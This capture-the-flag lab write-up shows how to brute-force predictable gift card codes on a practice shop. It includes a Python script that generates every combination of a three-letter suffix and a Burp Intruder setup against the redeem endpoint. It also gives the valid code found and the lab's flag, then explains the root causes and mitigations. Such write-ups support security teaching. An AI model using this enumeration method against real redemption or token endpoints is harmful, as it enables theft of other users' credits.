Predictable Token Enumeration – Gift Card Redemption Abuse | BugForge Lab
Overview

Predictable token generation is a critical security flaw in modern web applications.
When identifiers such as gift card codes are generated using deterministic patterns instead of secure randomness, attackers can enumerate valid values and gain unauthorized access.
In this lab, the application generated gift card codes using a partially predictable structure. By analyzing this pattern, it was possible to enumerate valid tokens and redeem another user’s gift card.
This resulted in successful exploitation of a business logic flaw leading to unauthorized access and data exposure.
Objective
The challenge involved analyzing and exploiting the gift card system.
Goal:
- Analyze gift card generation
- Identify token pattern
- Enumerate valid codes
- Redeem a valid gift card
- Capture the flag
Reconnaissance
While analyzing application traffic using Burp Suite, two key endpoints were identified:
Gift Card Generation
1
POST /api/giftcards/purchase
Gift Card Redemption
1
POST /api/giftcards/redeem
This revealed a clear workflow:
- Generate gift card
- Redeem gift card
➡️ If tokens are predictable, redemption becomes vulnerable to enumeration.
Identifying the Pattern
Generated sample gift card:
1
CAFE-0405-ATDU
Pattern Breakdown
| Component | Value | Description |
|---|---|---|
| Prefix | CAFE | Static (branding) |
| Date | 0405 | Likely generation date |
| Suffix | ATDU | Variable |
Key Observation
- First character of suffix remained constant
- Only last 3 characters changed
➡️ Effective search space reduced to:
1
26³ = 17,576 combinations
This is extremely small and easily brute-forceable.
Exploitation
Step 1: Generate Wordlist
Created a Python script to generate all combinations:
1
2
3
4
5
6
7
8
with open("combos_A4_upper.txt", "w") as f:
    for i in range(65, 91):
        for j in range(65, 91):
            for k in range(65, 91):
                combo = "A" + chr(i) + chr(j) + chr(k)
                f.write(combo + "\n")

print("Done! File saved as combos_A4_upper.txt")
Output
Generates combinations from:
1
AAAA → AZZZ
Step 2: Configure Burp Intruder
Target request:
1
POST /api/giftcards/redeem
Configuration:
- Attack type: Sniper / Simple List
- Payload:
combos_A4_upper.txt - Injection point: token suffix
Step 3: Enumerate Gift Cards
- Most responses → invalid
- Filtered responses by:
- HTTP
200 OK
- HTTP
Eventually found a valid token:
1
CAFE-0405-AAWW
Proof of Exploitation
Server response:
1
2
3
4
5
6
{
  "message": "Gift card redeemed successfully",
  "balance": 10,
  "original_amount": 10,
  "flag": "bug{jxLfbk4bAX8qf21653vZcoAfcveXUsF7}"
}
Impact
This vulnerability allows attackers to:
- Redeem other users’ gift cards
- Steal stored credits
- Enumerate financial tokens
- Abuse promotional systems
- Cause direct revenue loss
Root Cause
1. Predictable Token Generation
- Tokens followed a deterministic format
2. Low Entropy
- Only 3 random characters
- Total possibilities: 17,576
3. No Rate Limiting
- Unlimited redemption attempts allowed
4. No Abuse Detection
- No monitoring for enumeration patterns
Why This Attack Works
The system relies on:
- Partially static + small random space
This allows attackers to:
- Identify structure
- Reduce search space
- Enumerate valid tokens
➡️ This is a classic token enumeration attack
Mitigation
Use Cryptographically Secure Tokens
Generate tokens using:
1
secrets.token_urlsafe()
Increase Entropy
- Use long random values
- Minimum: 16–32 bytes
Implement Rate Limiting
- Restrict attempts per IP / account
Add Lockout Mechanisms
- Block repeated failures temporarily
Monitor Abuse Patterns
Detect:
- Sequential attempts
- High-frequency requests
Real-World Insight
Predictable tokens are a common issue in:
- Password reset links
- API keys
- Coupon codes
- Session identifiers
Attackers often exploit:
- Weak randomness
- Short token lengths
- Missing rate limits
Key Takeaway
Security-sensitive tokens must never be predictable.
Even small patterns can drastically reduce the search space and make brute-force attacks trivial.
Always use cryptographically secure randomness for token generation.
Final Result
Valid Gift Card:
1
CAFE-0405-AAWW
Flag:
1
bug{jxLfbk4bAX8qf21653vZcoAfcveXUsF7}